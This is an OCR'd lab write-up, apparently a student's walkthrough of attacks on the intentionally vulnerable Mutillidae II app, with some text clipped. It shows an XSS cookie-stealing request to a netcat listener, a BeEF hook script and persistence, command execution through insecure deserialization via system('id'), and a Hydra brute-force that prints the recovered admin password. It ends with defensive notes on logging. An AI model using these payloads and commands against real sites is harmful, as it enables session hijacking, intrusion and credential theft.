


Now logging-in as the following situation


Mozilla Firefox
http://mutillidae/mutillida...
x.php?popUpNotificationCode=AU1
Search
el
Check Score


P Mutillidae II: Web Pwn in Mass Production
curity Level: 0 (Hosed)
Hints: Enabled (1 - Try easier)
Logged In User: attacker
mutillidae/index.php?popUpNotificationCode=AU1



WASP Mutillidae II: Web Pwn in Mass Production
53
Security Level: 0 (Hosed)
Hints: Enabled (1 - Try easier)
Logged In User: victim ()
Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data


mutillidae/mutillidae/index.php?popUpNotificationCode=AU1
Search
Mutillidae
BeEF Control Panel
Check Score
OWASP Mutillidae II: Web Pwn in Mass P
Version: 2.6.53
Security Level: 0 (Hosed)
Hints: Enabled (1 - Try easier)
Logged
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Sensitive Data Exposure
A4 - XML External Entities
A5 - Broken Access Control
A6 - Security Misconfiguration
A7 - Cross Site Scripting (XSS)
A8 - Insecure Deserialization
Reflected (First Order)
Persistent (Second Order)
s and Videos
TIP: Clic
Video Tutorials
sting of vulne
Add to your blog

The malicious code we injected will make a request to the address we specified, namely http://localhost:4444/. In a regular attacking situation, the localhost would be replaced with the attacker's IP address or domain name.


```
student-kali$nc -nvlp 4444
listening on [any] 4444 ...
```

On the victim side I browse to the blog of the attacker



And get the session information in the attacker side as well

```
student-kali$nc -nvlp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 40458
GET /showhints=1;%20username=attacker;%20uid=25;%20PHPSESSID=0hnida39eimneoanm8r
fgeq2i2 HTTP/1.1
Host: localhost:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mutillidae/mutillidae/index.php?page=add-to-your-blog.php
Connection: keep-alive
```



While changing the PHPSESSID with the plugin Cookies Manager we are now authenticated as the victim. We were able to steal the Victim's session and authenticate as the victim...

Hook a Web Browser


For the next part we will use Beef

```
student-kali$sudo beef
sudo: beef: command not found
student-kali$sudo beef-xss
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```


Launching beef web service

Using the sample script provided in the terminal above


On the victim side I browse the Attacker's post





In the BeEF tab, there is an entry to an Online Browser and an Offline Broswer. The offline one is the attacker session that I closed earlier. The online one is the victim.



Wa can execute a persistence module that will make the hook remain while the victim remains on the infected domain








Clippy appear in the victims browser. I could set Clippy to download an executable malware file when the user clicks "yes".

Exploit Insecure Deserialization


Object serialization is a technique that allows networked applications to send objects between client and server and have them recreated in that state on the other side. The process of taking an object and putting it into a form suitable for network transmission is called serialization.

A serialized object can take many forms, depending on the underlying implementation and language, but it can be as simple as a string that allows the specification of all the member variables.


A vulnerability can arise when the end user has the ability to control at least a portion of the object in question. Depending on the level of control and the amount of information that can be changed, this can result in elevation of privileges



Scrolling to the right in the URL until I see the value 15 and print("Hello"). Change the 15 to 12 and Hello to Hi,



In the URL bar, now change the 10 to 13 and the **phpinfo()** to **system("id")** and press Enter. I should see the results of the id command, showing that we are running as www-data.



9 Detect the Insecure Component

Launching Nikto

```
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 131145, size:
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
+ The X-Content-Type-Options header is not set. This could allow the user agent
nt fashion to the MIME type
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apac
current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to e
isec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8185 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-04-04 14:55:17 (GMT-4) (25 seconds)
---------------------------------------------------------------------------
```

I Retrieve the robots.txt file by executing the following command in the Terminal window:

wget mutillidae/robots.txt -O- 2>/dev/null

the **-O-** argument indicates that wget should print the file to the screen. The **2>/dev/null** redirects all the control output to the null device, meaning it just throws it away and doesn't display it.

```
student-kali$wget mutillidae/robots.txt -O- 2>/dev/null
User-agent: *
Disallow: cgi-bin/status.cgi
```

I Retrieve the output from the status.cgi script by executing the following command in the Terminal:

wget mutillidae/cgi-bin/status.cgi -O- 2>/dev/null

```
student-kali$wget mutillidae/cgi-bin/status.cgi -O- 2>/dev/null

Everything is <b>OK</b><br>
Linux mutillidae 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue J
<br>
NAME="Ubuntu"
VERSION="12.04.5 LTS, Precise Pangolin"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu precise (12.04.5 LTS)"
VERSION_ID="12.04"
```


Based on this information, we can search for an exploit to target this kernel version. I won't do it here since I have done a walkthrough with the Shellshock exploit on THB.

10 Insufficient Logging and Monotoring

Insufficient Logging and Monitoring refers to either logging too little information about security related events to allow for a full investigation after an incident, or sufficient logging but no one actually is monitoring the logs.

For instance let's brute force the login page with hydra. First we need the POST data information and the response when we give false Password trying to access the admin account.

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: mutillidae
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mutillidae/mutillidae/index.php?page=login.php
Cookie: showhints=1; PHPSESSID=lat7smn90etl4lmr4lpghi4ut1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

username=&password=&login-php-submit-button=Login
```



The settings are like thsese:

hydra -f -l admin -P /usr/share/wordlists/rockyou.txt mutillidae http-post-form "/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Password incorrect"

```
[STATUS] 96.00 tries/min, 96 tries in 00:01h, 14344304 to do in 2490:20h, 16 active
[80][http-post-form] host: mutillidae   login: admin   password: adminpass
[STATUS] attack finished for mutillidae (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

If we check the logs in the web app panel, we notice a couple of things. First, the logs are stored in the database locally. This means that a successful compromise of the system would allow for an attacker to erase or even modify the logs. So while enough data is being logged, the logs are not stored in a reliable place.

192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	User visited: login.php
192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	User admin attempting to authenticate
192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	Login Failed: Password for admin incorrect
192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	User visited: login.php
192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	User admin attempting to authenticate
192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	User admin attempting to authenticate
192.168.1.50	192.168.1.50	Mozilla/5.0 (Hydra)	Login Failed: Password for admin incorrect

Second, there is no monitoring in place. A simple level of monitoring would be to have an automated system that watches how many login attempts are being made, and if too many are being made, the account could be locked, or the offending IP address could be blocked.